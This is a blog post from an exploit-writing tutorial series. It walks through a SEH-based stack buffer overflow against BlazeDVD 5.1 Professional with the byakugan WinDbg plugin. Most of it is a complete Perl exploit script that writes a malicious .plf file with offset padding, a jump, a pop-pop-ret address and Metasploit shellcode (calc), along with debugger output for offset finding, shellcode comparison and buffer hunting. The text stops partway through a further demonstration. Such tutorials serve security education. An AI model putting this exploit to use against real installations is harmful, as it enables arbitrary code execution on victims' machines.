Peter Van Eeckhoutte's Blog

:: [Knowledge is not an object, it´s a flow] ::

Exploit writing tutorial part 5 : How debugger modules & plugins can speed up basic exploit development

Peter Van Eeckhoutte · Saturday, September 5th, 2009

In the first parts of this exploit writing tutorial, I have mainly used Windbg as a tool to watch registers and stack contents while evaluating crashes and building exploits.

Today, I will discuss some other debuggers and debugger plugins that will help you speed up this process.

A typical exploit writing toolkit arsenal should at least contain the following tools :

- windbg (for a list of Windbg commands, click here)
- ollydbg
- immunity debugger (requires python)
- metasploit
- pyDbg (if you are using python and want to build your own custom debugger, as explained in the awesome Gray Hay Python book
- scripting tools such as perl / python, etc

In the previous chapters, we have already played with windbg, and I have briefly discussed a windbg extension / plugin from Microsoft, which will evaluate crashes and will tell you if they think the crash is exploitable or not. This plugin (MSEC) can be downloaded from http://www.codeplex.com/msecdbg. While MSEC can be handy to give you a first impression, don't rely on it too much. It's always better to manually look at registers, stack values, and try to see if a vulnerability can lead to code execution or not.

Byakugan : introduction, pattern_offset and searchOpcode

Everybody knows that ollydbg has numerous plugins (I'll talk about these plugins later). Windbg also has a framework/API for building plugins/extension. MSEC was just one example... Metasploit has built & released their own windbg plugin about a year ago, called byakugan.

Pre-compiled binaries for WIndows XP SP2, SP3, Vista and Windows 7 can be found in the framework3 folder (get latest trunk via svn), under \external\source\byakugan\bin

Place byakugan.dll and injectsu.dll under the windbg application folder (not under winext !), and put detoured.dll under c:\windows\system32

What can you do with byakugan.dll ?

- jutsu : set of tools to track buffers in memory, determining what is controlled at crash time, and discover valid return addresses
- pattern_offset
- mushishi : framework for anti-debugging detection and defeating anti-debugging techniques
- tenketsu : vista heap emulator/visualizer.

Injectsu.dll handles hooking of API functions in the target process. It creates a back-channel-information-gathering-thread which connects to the debugger.

Detoured.dll is a Microsoft Research hooking library, and handles trampoline code, keeps track of hooked functions and provides auto fix-ups on function trampolines.

Today, I will only look at byakugan, more specifically the jutsu component (because I can use techniques explained in the first parts of this tutorial series to demonstrate the features of that component) and pattern_offset.

You can load the byakugan module in windbg using the following command :

```
0:000> !load byakugan
[Byakugan] Successfully loaded!
```

The jutsu component offers the following functions :

- identBuf / listBuf / rmBuf : find buffers (plain ascii, metasploit patterns, or data from file) in memory...
- memDiff : compare data in memory with a pattern and mark the changes. This will help you determining whether e.g. shellcode has been changed/corrupted in memory, whether certain 'bad characters' need to be excluded from shellcode, etc
- hunt
- findReturn : search for the addresses that point to a usable function to return to.
- searchOpcode : converts assembler instruction to opcode, AND it lists all executable opcode sequence addresses at the same time.
- searchVtptr
- trackVal

In addition to jutsu, there's pattern_offset, which allows you to find a metasploit pattern in memory and shows the offset to eip

In order to demonstrate how byakugan can speed up the exploit development process, we'll use a vulnerability found in BlazeDVD 5.1 Professional/Blaze HDTV Player 6.0, where a malformed plf file leads to a stack buffer overflow.

We'll try to build a working exploit with only one crash :-)

Get yourself a copy of BlazeDVD 5 Professional from http://www.blazevideo.com/download.htm

A local copy of this vulnerable application can be downloaded here :

BlazeDVD 5.1 Professional (Log in before downloading this file !) - Downloaded 120 times

Usually, we would start with building a payload that contains lots of A's. But this time we will use a metasploit pattern right away.

Create a metasploit pattern that contains 1000 characters and save the pattern in a file (e.g. blazecrash.plf) :

```
peter@sploitbuilder1 ~/framework-3.2/tools
$ ./pattern_create.rb 1000 > blazecrash.plf
```

Launch windbg, and execute blazedvd from within windbg. (This will make sure that, if the application crashes, windbg will catch it). Push the application out of the breakpoint (you may have to press F5 a couple of times (about 27 times on my system) to launch the application). When blazeDVD is launched, open the plf file (which only contains the metasploit pattern). When the application dies, press F5 again.

You should get something like this :

```
(5b0.894): Access violation(5b0.894): Access violation - code c0000005 (first chance)
 - code c0000005 (first chance)
First chance exceptions are reported before any exception handling.
This exception may be expected and handled.
eax=00000001 ebx=77f6c19c ecx=062ddcd8 edx=00000042 esi=01f61c20 edi=6405569c
eip=37694136 esp=0012f470 ebp=01f61e60 iopl=0         nv up ei pl nz na pe nc
```

Now it's time to use byakugan. Load the byakugan module and see if it can find the metasploit pattern somewhere :

```
0:000> !load byakugan
[Byakugan] Successfully loaded!
0:000> !pattern_offset 1000
[Byakugan] Control of ecx at offset 612.
[Byakugan] Control of eip at offset 612.
```

Cool. Not only have we validated the buffer overflow, but we alo know the offset, all in one run. It looks like we have overwritten RET… but before concluding that this is a plain RET overwrite, always run !exchain, just to verify.

```
0:000> !exchain
0012afe4: 0012afe4: ntdll!ExecuteHandler2+3a (7c9032bc)
ntdll!ExecuteHandler2+3a (7c9032bc)
0012f5b8: 0012f5b8: <Unloaded_ionInfo.dll>+41347540 (41347541)
<Unloaded_ionInfo.dll>+41347540 (41347541)
Invalid exception stack at 33754132
```

It's SEH based. The offset shown (612) is the offset to nSEH. So in order to overwrite next SEH, we need to subtract 4 bytes to get the real offset. (= 608)

We know that a typical SEH based exploit looks like this :

[junk][jump][pop pop ret][shellcode]

Let's find a pop pop ret, and we'll

- jump 30 bytes (instead of 6 bytes)
- start shellcode with nops (to compensate for the 30 byte jump)

Find pop pop ret : You can still use findjmp, or you can use !jutsu searchOpcode. The only drawback with !jutsu searchOpcode is that you'll have to specify the registers (with findjmp, you'll get all pop pop ret combinations). But let's use searchOpcode anyway. We'll look for pop esi, pop ebx, ret

```
0:000> !jutsu searchOpcode pop esi | pop ebx | ret
[J] Searching for:
> pop esi
>  pop ebx
>  ret

[J] Machine Code:
> 5e 5b c3
[J] Executable opcode sequence found at: 0x05942a99
[J] Executable opcode sequence found at: 0x05945425
[J] Executable opcode sequence found at: 0x05946a1e
[J] Executable opcode sequence found at: 0x059686a0
[J] Executable opcode sequence found at: 0x05969d91
[J] Executable opcode sequence found at: 0x0596aaa6
[J] Executable opcode sequence found at: 0x1000467f
[J] Executable opcode sequence found at: 0x100064c7
[J] Executable opcode sequence found at: 0x10008795
[J] Executable opcode sequence found at: 0x1000aa0b
[J] Executable opcode sequence found at: 0x1000e662
[J] Executable opcode sequence found at: 0x1000e936
[J] Executable opcode sequence found at: 0x3d937a1d
[J] Executable opcode sequence found at: 0x3d93adf5
```

```
… (etc)
```

Look for addresses in the address range of one of the executable modules / dll's from BlazeDVD. (you can get the list of executable modules with windbg's "lm" command). On my system (XP SP3 En), addresses starting with 0×64 will work fine. We'll use 0×640246f7

```
0:000> u 0x640246f7
MediaPlayerCtrl!DllCreateObject+0x153e7:
640246f7 5e              pop     esi
640246f8 5b              pop     ebx
640246f9 c3              ret
```

Let's build our exploit :

```
my $sploitfile="blazesploit.plf";
```

```
my $junk = "A" x 608;   #612 - 4
my $nseh = "\xeb\x1e\x90\x90";  #jump 30 bytes
my $seh = pack('V',0x640246f7);  #pop esi, pop ebx, ret
my $nop = "\x90" x 30;  #start with 30 nop's

# windows/exec - 302 bytes
# http://www.metasploit.com
# Encoder: x86/alpha_upper
# EXITFUNC=seh, CMD=calc
my $shellcode="\x89\xe3\xdb\xc2\xd9\x73\xf4\x59\x49\x49\x49\x49\x49\x43" .
"\x43\x43\x43\x43\x43\x51\x5a\x56\x54\x58\x33\x30\x56\x58" .
"\x34\x41\x50\x30\x41\x33\x48\x48\x30\x41\x30\x30\x41\x42" .
"\x41\x41\x42\x54\x41\x41\x51\x32\x41\x42\x32\x42\x42\x30" .
"\x42\x42\x58\x50\x38\x41\x43\x4a\x4a\x49\x4b\x4c\x4b\x58" .
"\x51\x54\x43\x30\x45\x50\x45\x50\x4c\x4b\x47\x35\x47\x4c" .
"\x4c\x4b\x43\x4c\x43\x35\x44\x38\x43\x31\x4a\x4f\x4c\x4b" .
"\x50\x4f\x44\x58\x4c\x4b\x51\x4f\x47\x50\x45\x51\x4a\x4b" .
"\x50\x49\x4c\x4b\x46\x54\x4c\x4b\x45\x51\x4a\x4e\x50\x31" .
"\x49\x50\x4c\x59\x4e\x4c\x4c\x44\x49\x50\x44\x34\x45\x57" .
"\x49\x51\x49\x5a\x44\x4d\x43\x31\x49\x52\x4a\x4b\x4b\x44" .
"\x47\x4b\x50\x54\x47\x54\x45\x54\x43\x45\x4a\x45\x4c\x4b" .
"\x51\x4f\x46\x44\x45\x51\x4a\x4b\x45\x36\x4c\x4b\x44\x4c" .
"\x50\x4b\x4c\x4b\x51\x4f\x45\x4c\x43\x31\x4a\x4b\x4c\x4b" .
"\x45\x4c\x4c\x4b\x43\x31\x4a\x4b\x4d\x59\x51\x4c\x46\x44" .
"\x43\x34\x49\x53\x51\x4f\x46\x51\x4b\x46\x43\x50\x46\x36" .
"\x45\x34\x4c\x4b\x50\x46\x50\x30\x4c\x4b\x51\x50\x44\x4c" .
"\x4c\x4b\x42\x50\x45\x4c\x4e\x4d\x4c\x4b\x42\x48\x43\x38" .
"\x4b\x39\x4a\x58\x4d\x53\x49\x50\x43\x5a\x50\x50\x43\x58" .
"\x4c\x30\x4d\x5a\x45\x54\x51\x4f\x42\x48\x4d\x48\x4b\x4e" .
"\x4d\x5a\x44\x4e\x50\x57\x4b\x4f\x4b\x57\x43\x53\x43\x51" .
"\x42\x4c\x43\x53\x43\x30\x41\x41";

$payload =$junk.$nseh.$seh.$nop.$shellcode;

open ($FILE,">$sploitfile");
print $FILE $payload;
close($FILE);
```

Try it – works fine on my system.

This was a pretty straigthforward example.. and perhaps we got lucky this time, because there are a number of drawbacks when building an exploit almost blindly, purely based on the output of the byakugan features :

- we don't know if the address used for the pop pop ret is in a module that is compiled with safeseh. I have spoken with Lurene Grenier (who has written byakugan) and this is one of the features on the to do list. (Lurene also mentioned that she will try to build in aslr awareness and some kind of wildcard/exclusion support)
- we did not validate the shellcode placement (but by jumping 30 bytes and using nop's, we have increased our chances slightly)
- if the exploit doesn't work (because of shellcode corruption or small buffers), we'll have to do the work all over again, manually this time.

But still, if it works, then you have saved yourself a lot of time

Byakugan : memDiff

Let's use the same vulnerability/exploit to discuss some of the other features of byakugan.

We'll use the same sploit, but instead of doing the jump (0xeb,0×1e), we'll put in 2 breakpoints (0xcc,0xcc), so we can observe if our original shellcode matches with what we have put in memory (so we can identify shellcode corruption and possible bad characters).

First, we will simply compare the shellcode in memory with the original shellcode, and, to demonstrate the diff functionalities, we'll modify the shellcode (so we can see the differences)

We need to put the shellcode in a text file (not in ascii, but write the bytes/binary to the text file) :

```
my $shellcode="\x89\xe3\xdb\xc2\xd9\x73\xf4\x59\x49\x49\x49\x49\x49\x43" .
"\x43\x43\x43\x43\x43\x51\x5a\x56\x54\x58\x33\x30\x56\x58" .
"\x34\x41\x50\x30\x41\x33\x48\x48\x30\x41\x30\x30\x41\x42" .
"\x41\x41\x42\x54\x41\x41\x51\x32\x41\x42\x32\x42\x42\x30" .
"\x42\x42\x58\x50\x38\x41\x43\x4a\x4a\x49\x4b\x4c\x4b\x58" .
"\x51\x54\x43\x30\x45\x50\x45\x50\x4c\x4b\x47\x35\x47\x4c" .
"\x4c\x4b\x43\x4c\x43\x35\x44\x38\x43\x31\x4a\x4f\x4c\x4b" .
"\x50\x4f\x44\x58\x4c\x4b\x51\x4f\x47\x50\x45\x51\x4a\x4b" .
"\x50\x49\x4c\x4b\x46\x54\x4c\x4b\x45\x51\x4a\x4e\x50\x31" .
"\x49\x50\x4c\x59\x4e\x4c\x4c\x44\x49\x50\x44\x34\x45\x57" .
"\x49\x51\x49\x5a\x44\x4d\x43\x31\x49\x52\x4a\x4b\x4b\x44" .
"\x47\x4b\x50\x54\x47\x54\x45\x54\x43\x45\x4a\x45\x4c\x4b" .
"\x51\x4f\x46\x44\x45\x51\x4a\x4b\x45\x36\x4c\x4b\x44\x4c" .
"\x50\x4b\x4c\x4b\x51\x4f\x45\x4c\x43\x31\x4a\x4b\x4c\x4b" .
"\x45\x4c\x4c\x4b\x43\x31\x4a\x4b\x4d\x59\x51\x4c\x46\x44" .
"\x43\x34\x49\x53\x51\x4f\x46\x51\x4b\x46\x43\x50\x46\x36" .
"\x45\x34\x4c\x4b\x50\x46\x50\x30\x4c\x4b\x51\x50\x44\x4c" .
"\x4c\x4b\x42\x50\x45\x4c\x4e\x4d\x4c\x4b\x42\x48\x43\x38" .
"\x4b\x39\x4a\x58\x4d\x53\x49\x50\x43\x5a\x50\x50\x43\x58" .
"\x4c\x30\x4d\x5a\x45\x54\x51\x4f\x42\x48\x4d\x48\x4b\x4e" .
"\x4d\x5a\x44\x4e\x50\x57\x4b\x4f\x4b\x57\x43\x53\x43\x51" .
"\x42\x4c\x43\x53\x43\x30\x41\x41";

open ($FILE2,">shell.txt");
print $FILE2 $shellcode;
close($FILE2);
```

Open windbg, run the executable and open the newly created exploit file. When the application dies, give it a F5 so it would step over the first chance exception.

The application now stops at our breakpoints, as expected

```
(744.7a8): Break instruction exception(744.7a8):
Break instruction exception - code 80000003 (first chance)
eax=00000000 ebx=0012f188 ecx=640246f7 edx=7c9032bc esi=7c9032a8 edi=00000000
eip=0012f5b8 esp=0012f0ac ebp=0012f0c0 iopl=0         nv up ei pl zr na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000246
<Unloaded_ionInfo.dll>+0x12f5b7:
0012f5b8 cc              int     3
```

Dump eip to get the address where the shellcode starts :

```
0:000> d eip
0012f5b8  cc cc 90 90 f7 46 02 64-90 90 90 90 90 90 90 90  .....F.d........
0012f5c8  90 90 90 90 90 90 90 90-90 90 90 90 90 90 90 90  ................
0012f5d8  90 90 90 90 90 90 89 e3-db c2 d9 73 f4 59 49 49  ...........s.YII
0012f5e8  49 49 49 43 43 43 43 43-43 51 5a 56 54 58 33 30  IIICCCCCCQZVTX30
0012f5f8  56 58 34 41 50 30 41 33-48 48 30 41 30 30 41 42  VX4AP0A3HH0A00AB
0012f608  41 41 42 54 41 41 51 32-41 42 32 42 42 30 42 42  AABTAAQ2AB2BB0BB
0012f618  58 50 38 41 43 4a 4a 49-4b 4c 4b 58 51 54 43 30  XP8ACJJIKLKXQTC0
0012f628  bb 50 bb 50 4c 4b 47 35-47 4c 4c 4b 43 4c 43 35  .P.PLKG5GLLKCLC5
```

Shellcode starts at 0×0012f5de. Let's run jutsu

```
0:000> !load byakugan
[Byakugan] Successfully loaded!
0:000> !jutsu memDiff file 302 c:\sploits\blazevideo\shell.txt 0x0012f5de
            ACTUAL                                EXPECTED
ffffff89 ffffffe3 ffffffdb ffffffc2 ffffffd9 73 fffffff4 59 49 49 49 49 49 43 43 43      ffffff89 ffffffe3 fff
ffdb ffffffc2 ffffffd9 73 fffffff4 59 49 49 49 49 49 43 43 43
43 43 43 51 5a 56 54 58 33 30 56 58 34 41 50 30     43 43 43 51 5a 56 54 58 33 30 56 58 34 41 50 30
41 33 48 48 30 41 30 30 41 42 41 41 42 54 41 41     41 33 48 48 30 41 30 30 41 42 41 41 42 54 41 41
51 32 41 42 32 42 42 30 42 42 58 50 38 41 43 4a     51 32 41 42 32 42 42 30 42 42 58 50 38 41 43 4a
4a 49 4b 4c 4b 58 51 54 43 30 45 50 45 50 4c 4b     4a 49 4b 4c 4b 58 51 54 43 30 45 50 45 50 4c 4b
47 35 47 4c 4c 4b 43 4c 43 35 44 38 43 31 4a 4f     47 35 47 4c 4c 4b 43 4c 43 35 44 38 43 31 4a 4f
4c 4b 50 4f 44 58 4c 4b 51 4f 47 50 45 51 4a 4b     4c 4b 50 4f 44 58 4c 4b 51 4f 47 50 45 51 4a 4b
50 49 4c 4b 46 54 4c 4b 45 51 4a 4e 50 31 49 50     50 49 4c 4b 46 54 4c 4b 45 51 4a 4e 50 31 49 50
4c 59 4e 4c 4c 44 49 50 44 34 45 57 49 51 49 5a     4c 59 4e 4c 4c 44 49 50 44 34 45 57 49 51 49 5a
44 4d 43 31 49 52 4a 4b 4b 44 47 4b 50 54 47 54     44 4d 43 31 49 52 4a 4b 4b 44 47 4b 50 54 47 54
45 54 43 45 4a 45 4c 4b 51 4f 46 44 45 51 4a 4b     45 54 43 45 4a 45 4c 4b 51 4f 46 44 45 51 4a 4b
45 36 4c 4b 44 4c 50 4b 4c 4b 51 4f 45 4c 43 31     45 36 4c 4b 44 4c 50 4b 4c 4b 51 4f 45 4c 43 31
4a 4b 4c 4b 45 4c 4c 4b 43 31 4a 4b 4d 59 51 4c     4a 4b 4c 4b 45 4c 4c 4b 43 31 4a 4b 4d 59 51 4c
46 44 43 34 49 53 51 4f 46 51 4b 46 43 50 46 36     46 44 43 34 49 53 51 4f 46 51 4b 46 43 50 46 36
45 34 4c 4b 50 46 50 30 4c 4b 51 50 44 4c 4c 4b     45 34 4c 4b 50 46 50 30 4c 4b 51 50 44 4c 4c 4b
42 50 45 4c 4e 4d 4c 4b 42 48 43 38 4b 39 4a 58     42 50 45 4c 4e 4d 4c 4b 42 48 43 38 4b 39 4a 58
4d 53 49 50 43 5a 50 50 43 58 4c 30 4d 5a 45 54     4d 53 49 50 43 5a 50 50 43 58 4c 30 4d 5a 45 54
51 4f 42 48 4d 48 4b 4e 4d 5a 44 4e 50 57 4b 4f     51 4f 42 48 4d 48 4b 4e 4d 5a 44 4e 50 57 4b 4f
4b 57 43 53 43 51 42 4c 43 53 43 30 41 41         4b 57 43 53 43 51 42 4c 43 53 43 30 41 41

[J] Bytes replaced: 0x89 0xe3 0xdb 0xc2 0xd9 0xf4
[J] Offset corruption occurs at:
```

The parameters that were provided to memDiff are

- file : indicates that memDiff needs to read from a file
- 302 : length of memory to read (302 = length of our shellcode)
- c:\sploits\blazevideo\shellcode.txt : file containing our original shellcode
- 0×0012f5de : start address (start point of our shellcode in memory)

The windbg output did not show any bold characters, so we have an identical match (as expected).

Now modify the exploit script and change some random shellcode bytes, and do the exercise again. (I have replaced all x43's with x44 – 24 replacements in total)

```
0:000> !load byakugan
[Byakugan] Successfully loaded!
0:000> !jutsu memDiff file 302 c:\sploits\blazevideo\shell.txt 0x0012f5de
            ACTUAL                                EXPECTED
ffffff89 ffffffe3 ffffffdb ffffffc2 ffffffd9 73 fffffff4 59 49 49 49 49 49 44 44 44      ffffff89 ffffffe3 fff
ffdb ffffffc2 ffffffd9 73 fffffff4 59 49 49 49 49 49 43 43 43
44 44 44 51 5a 56 54 58 33 30 56 58 34 41 50 30     43 43 43 51 5a 56 54 58 33 30 56 58 34 41 50 30
41 33 48 48 30 41 30 30 41 42 41 41 42 54 41 41     41 33 48 48 30 41 30 30 41 42 41 41 42 54 41 41
51 32 41 42 32 42 42 30 42 42 58 50 38 41 44 4a     51 32 41 42 32 42 42 30 42 42 58 50 38 41 43 4a
4a 49 4b 4c 4b 58 51 54 44 30 45 50 45 50 4c 4b     4a 49 4b 4c 4b 58 51 54 43 30 45 50 45 50 4c 4b
47 35 47 4c 4c 4b 44 4c 44 35 44 38 44 31 4a 4f     47 35 47 4c 4c 4b 43 4c 43 35 44 38 43 31 4a 4f
4c 4b 50 4f 44 58 4c 4b 51 4f 47 50 45 51 4a 4b     4c 4b 50 4f 44 58 4c 4b 51 4f 47 50 45 51 4a 4b
50 49 4c 4b 46 54 4c 4b 45 51 4a 4e 50 31 49 50     50 49 4c 4b 46 54 4c 4b 45 51 4a 4e 50 31 49 50
4c 59 4e 4c 4c 44 49 50 44 34 45 57 49 51 49 5a     4c 59 4e 4c 4c 44 49 50 44 34 45 57 49 51 49 5a
44 4d 44 31 49 52 4a 4b 4b 44 47 4b 50 54 47 54     44 4d 43 31 49 52 4a 4b 4b 44 47 4b 50 54 47 54
45 54 44 45 4a 45 4c 4b 51 4f 46 44 45 51 4a 4b     45 54 43 45 4a 45 4c 4b 51 4f 46 44 45 51 4a 4b
45 36 4c 4b 44 4c 50 4b 4c 4b 51 4f 45 4c 44 31     45 36 4c 4b 44 4c 50 4b 4c 4b 51 4f 45 4c 43 31
4a 4b 4c 4b 45 4c 4c 4b 44 31 4a 4b 4d 59 51 4c     4a 4b 4c 4b 45 4c 4c 4b 43 31 4a 4b 4d 59 51 4c
46 44 44 34 49 53 51 4f 46 51 4b 46 44 50 46 36     46 44 43 34 49 53 51 4f 46 51 4b 46 43 50 46 36
45 34 4c 4b 50 46 50 30 4c 4b 51 50 44 4c 4c 4b     45 34 4c 4b 50 46 50 30 4c 4b 51 50 44 4c 4c 4b
42 50 45 4c 4e 4d 4c 4b 42 48 44 38 4b 39 4a 58     42 50 45 4c 4e 4d 4c 4b 42 48 43 38 4b 39 4a 58
4d 53 49 50 44 5a 50 50 44 58 4c 30 4d 5a 45 54     4d 53 49 50 43 5a 50 50 43 58 4c 30 4d 5a 45 54
```

```
51 4f 42 48 4d 48 4b 4e 4d 5a 44 4e 50 57 4b 4f      51 4f 42 48 4d 48 4b 4e 4d 5a 44 4e 50 57 4b 4f
4b 57 44 53 44 51 42 4c 44 53 44 30 41 41            4b 57 43 53 43 51 42 4c 43 53 43 30 41 41

[J] Bytes replaced: 0x89 0xe3 0xdb 0xc2 0xd9 0xf4 0x43
[J] Offset corruption occurs at:
```

Now we see 24 bytes in bold (which corresponds with the 24 bytes that were change in the exploit script). This is a good way to determine whether shellcode (or ascii patterns or metasploit patterns) were changed in memory. You can also see the “Bytes replaced”. Compare the line of bytes with the line that was printed out in the first test. We now see 0×43 added to the list (which is exactly the byte that was changed in my shellcode)… Way to go byakugan ! High five again !

memDiff can really save you lots of time when you need to compare shellcode and find bad characters…

Note : memDiff types are parameters :

```
0:000> !jutsu memDiff
[J] Format: memDiff <type> <size> <value> <address>
Valid Types:
    hex: Value is any hex characters
    file: Buffer is read in from file at path <value>
    buf: Buffer is taken from known tracked Buffers
```

Byakugan : identBuf/listBuf/rmBuf and hunt

These 3 jutsu functions will help you finding buffer locations in memory.

Let’s assume the following script :

```
my $sploitfile="blazesploit.plf";
my $junk = "Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa9Ab0Ab1Ab2Ab3Ab…";

my $nseh = "\xcc\xcc\x90\x90";  #jump 30 bytes
my $seh = pack('V',0x640246f7);  #pop esi, pop ebx, ret
my $nop = "\x90" x 30;  #start with 30 nop's

# windows/exec - 302 bytes
# http://www.metasploit.com
# Encoder: x86/alpha_upper
# EXITFUNC=seh, CMD=calc
my $shellcode="\x89\xe3\xdb\xc2\xd9\x73\xf4\x59\x49\x49\x49\x49\x49\x43" .
"\x43\x43\x43\x43\x43\x51\x5a\x56\x54\x58\x33\x30\x56\x58" .
"\x34\x41\x50\x30\x41\x33\x48\x48\x30\x41\x30\x30\x41\x42" .
"\x41\x41\x42\x54\x41\x41\x51\x32\x41\x42\x32\x42\x42\x30" .
"\x42\x42\x58\x50\x38\x41\x43\x4a\x4a\x49\x4b\x4c\x4b\x58" .
"\x51\x54\x43\x30\x45\x50\x45\x50\x4c\x4b\x47\x35\x47\x4c" .
"\x4c\x4b\x43\x4c\x43\x35\x44\x38\x43\x31\x4a\x4f\x4c\x4b" .
"\x50\x4f\x44\x58\x4c\x4b\x51\x4f\x47\x50\x45\x51\x4a\x4b" .
"\x50\x49\x4c\x4b\x46\x54\x4c\x4b\x45\x51\x4a\x4e\x50\x31" .
"\x49\x50\x4c\x59\x4e\x4c\x4c\x44\x49\x50\x44\x34\x45\x57" .
"\x49\x51\x49\x5a\x44\x4d\x43\x31\x49\x52\x4a\x4b\x4b\x44" .
"\x47\x4b\x50\x54\x47\x54\x45\x54\x43\x45\x4a\x45\x4c\x4b" .
"\x51\x4f\x46\x44\x45\x51\x4a\x4b\x45\x36\x4c\x4b\x44\x4c" .
"\x50\x4b\x4c\x4b\x51\x4f\x45\x4c\x43\x31\x4a\x4b\x4c\x4b" .
"\x45\x4c\x4c\x4b\x43\x31\x4a\x4b\x4d\x59\x51\x4c\x46\x44" .
"\x43\x34\x49\x53\x51\x4f\x46\x51\x4b\x46\x43\x50\x46\x36" .
"\x45\x34\x4c\x4b\x50\x46\x50\x30\x4c\x4b\x51\x50\x44\x4c" .
"\x4c\x4b\x42\x50\x45\x4c\x4e\x4d\x4c\x4b\x42\x48\x43\x38" .
"\x4b\x39\x4a\x58\x4d\x53\x49\x50\x43\x5a\x50\x50\x43\x58" .
"\x4c\x30\x4d\x5a\x45\x54\x51\x4f\x42\x48\x4d\x48\x4b\x4e" .
"\x4d\x5a\x44\x4e\x50\x57\x4b\x4f\x4b\x57\x43\x53\x43\x51" .
"\x42\x4c\x43\x53\x43\x30\x41\x41";

$payload =$junk.$nseh.$seh.$nop.$shellcode;

open ($FILE,">$sploitfile");
print $FILE $payload;
close($FILE);

open ($FILE2,">c:\\shell.txt");
print $FILE2 $nop.$shellcode;
close($FILE2);
```

> Note : “my $junk” contains a metasploit pattern of 608 characters. (so you’ll have to create it yourself and paste it in the script – it was too long to put it on this page). nseh contains breakpoints. And finally, at the bottom of the script, the nops + shellcode are written to a file (c:\shell.txt).

Open windbg, launch blazeDVD, open the sploit file (which should make the application die). First change exception :

```
(d54.970): Access violation - code c0000005 (first chance)
First chance exceptions are reported before any exception handling.
This exception may be expected and handled.
eax=00000001 ebx=77f6c19c ecx=05a8dcd8 edx=00000042 esi=01f61c20 edi=6405569c
eip=37694136 esp=0012f470 ebp=01f61e60 iopl=0         nv up ei pl nz na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00010206
<Unloaded_ionInfo.dll>+0x37694135:
37694136 ??              ???
```

Now create 2 identBuf definitions : one for the metasploit pattern, and one for the shellcode :

```
0:000> !load byakugan
[Byakugan] Successfully loaded!
0:000> !jutsu identBuf file myShell c:\shell.txt
[J] Creating buffer myShell.
0:000> !jutsu identBuf msfpattern myBuffer 608
[J] Creating buffer myBuffer.
0:000> !jutsu listBuf
[J] Currently tracked buffer patterns:
    Buf: myShell    Pattern: ãÛÂÙsôYIIIIICCCCCCQZVT...
    Buf: myBuffer    Pattern: Aa0Aa1A...
```

Let byakugan hunt for these buffers :

```
0:000> !jutsu hunt
[J] Controlling eip with myBuffer at offset 260.
[J] Found buffer myShell @ 0x0012f5c0
[J] Found buffer myShell @ 0x0012f5c0 - Victim of toUpper!
[J] Found buffer myShell @ 0x0012f5c0 - Victim of toLower!
[J] Found buffer myBuffer @ 0x01f561e4
```

As seen earlier in this post, we could overwrite EIP directly (but we have chosen to go for a SEH based exploit). Hunt tells us that we control eip at offset 260. So hunt will give us the same results as !pattern_offset. On top of that, hunt will look for our pre-identified buffers and give us the addresses. I have asked Lurene Grenier if he could display the offset to a register if this output (which would make it even easier to find your buffers... he told me that he will think of building a generic solution for this – to be continued...)

Press “g” in windbg (to pass the first chance exception to the application). The application now breaks at our breakpoints (which where placed at nseh)

```
0:000> g
(d54.970): Break instruction exception - code 80000003 (first chance)
eax=00000000 ebx=0012f188 ecx=640246f7 edx=7c9032bc esi=7c9032a8 edi=00000000
eip=0012f5b8 esp=0012f0ac ebp=0012f0c0 iopl=0         nv up ei pl zr na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000246
<Unloaded_ionInfo.dll>+0x12f5b7:
0012f5b8 cc              int     3
```

Run ‘hunt’ again :

```
0:000> !jutsu hunt
[J] Found buffer myShell @ 0x0012f5c0
[J] Found buffer myShell @ 0x0012f5c0 - Victim of toUpper!
[J] Found buffer myShell @ 0x0012f5c0 - Victim of toLower!
[J] Found buffer myBuffer @ 0x01f561e4
```

We no longer control eip directly via myBuffer (because we have passed on the first exception to the application), but if we look at eip (0×0012f5b8) , we can see it points to a location that is very close to buffer myShell (0×0012f5c0) (so a short jump would make the application jump to the shellcode.

```
0:000> d eip+8
0012f5c0  90 90 90 90 90 90 90 90-90 90 90 90 90 90 90 90  ................
0012f5d0  90 90 90 90 90 90 90 90-90 90 90 90 90 90 89 e3  ................
0012f5e0  db c2 d9 73 f4 59 49 49-49 49 49 43 43 43 43 43  ...s.YIIIIICCCCC
0012f5f0  43 51 5a 56 54 58 33 30-56 58 34 41 50 30 41 33  CQZVTX30VX4AP0A3
0012f600  48 48 30 41 30 30 41 42-41 41 42 54 41 41 51 32  HH0A00ABAABTAAQ2
0012f610  41 42 32 42 42 30 42 42-58 50 38 41 43 4a 4a 49  AB2BB0BBXP8ACJJI
0012f620  4b 4c 4b 58 51 54 43 30-45 50 45 50 4c 4b 47 35  KLKXQTC0EPEPLKG5
0012f630  47 4c 4c 4b 43 4c 43 35-44 38 43 31 4a 4f 4c 4b  GLLKCLC5D8C1JOLK
```

This proves that, since our breakpoint is placed at the first byte of where nseh is overwritten, a jump of 8 bytes (- 2 bytes of code to make the jump itself) will make the app flow jump to our shellcode.

Byakugan : findReturn

We have seen that we can also build an exploit based on direct RET overwrite (at offset 260). Let’s build a script that will demonstrate the use of findReturn help us building a working exploit :

First, write a script that will build a payload made up of 264 metasploit pattern characters, followed by 1000 A’s :

```
my $sploitfile="blazesploit.plf";
my $junk = "Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8 . . . Ai7";
my $junk2 = "A" x 1000;
$payload =$junk.$junk2;

open ($FILE,">$sploitfile");a
print $FILE $payload;
close($FILE);

open ($FILE2,">c:\\junk2.txt");
print $FILE2 $junk2;
close($FILE2);
```

When opening the sploitfile, windbg reports this :

```
(c34.7f4): Access violation - code c0000005 (first chance)
First chance exceptions are reported before any exception handling.
```

```
This exception may be expected and handled.
eax=00000001 ebx=77f6c19c ecx=05a8dcd8 edx=00000042 esi=01f61c20 edi=6405569c
eip=37694136 esp=0012f470 ebp=01f61e60 iopl=0         nv up ei pl nz na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00010206
<Unloaded_ionInfo.dll>+0x37694135:
37694136 ??              ???
```

Let's use the byakugan arsenal to find all required information to build a working exploit :

- track the metasploit pattern ($junk)
- track the A's ($junk2)
- see where eip is overwritten (offset)
- see where $junk and $junk2 are
- find return addresses

```
0:000> !load byakugan
[Byakugan] Successfully loaded!

0:000> !jutsu identBuf msfpattern myJunk1 264
[J] Creating buffer myJunk1.

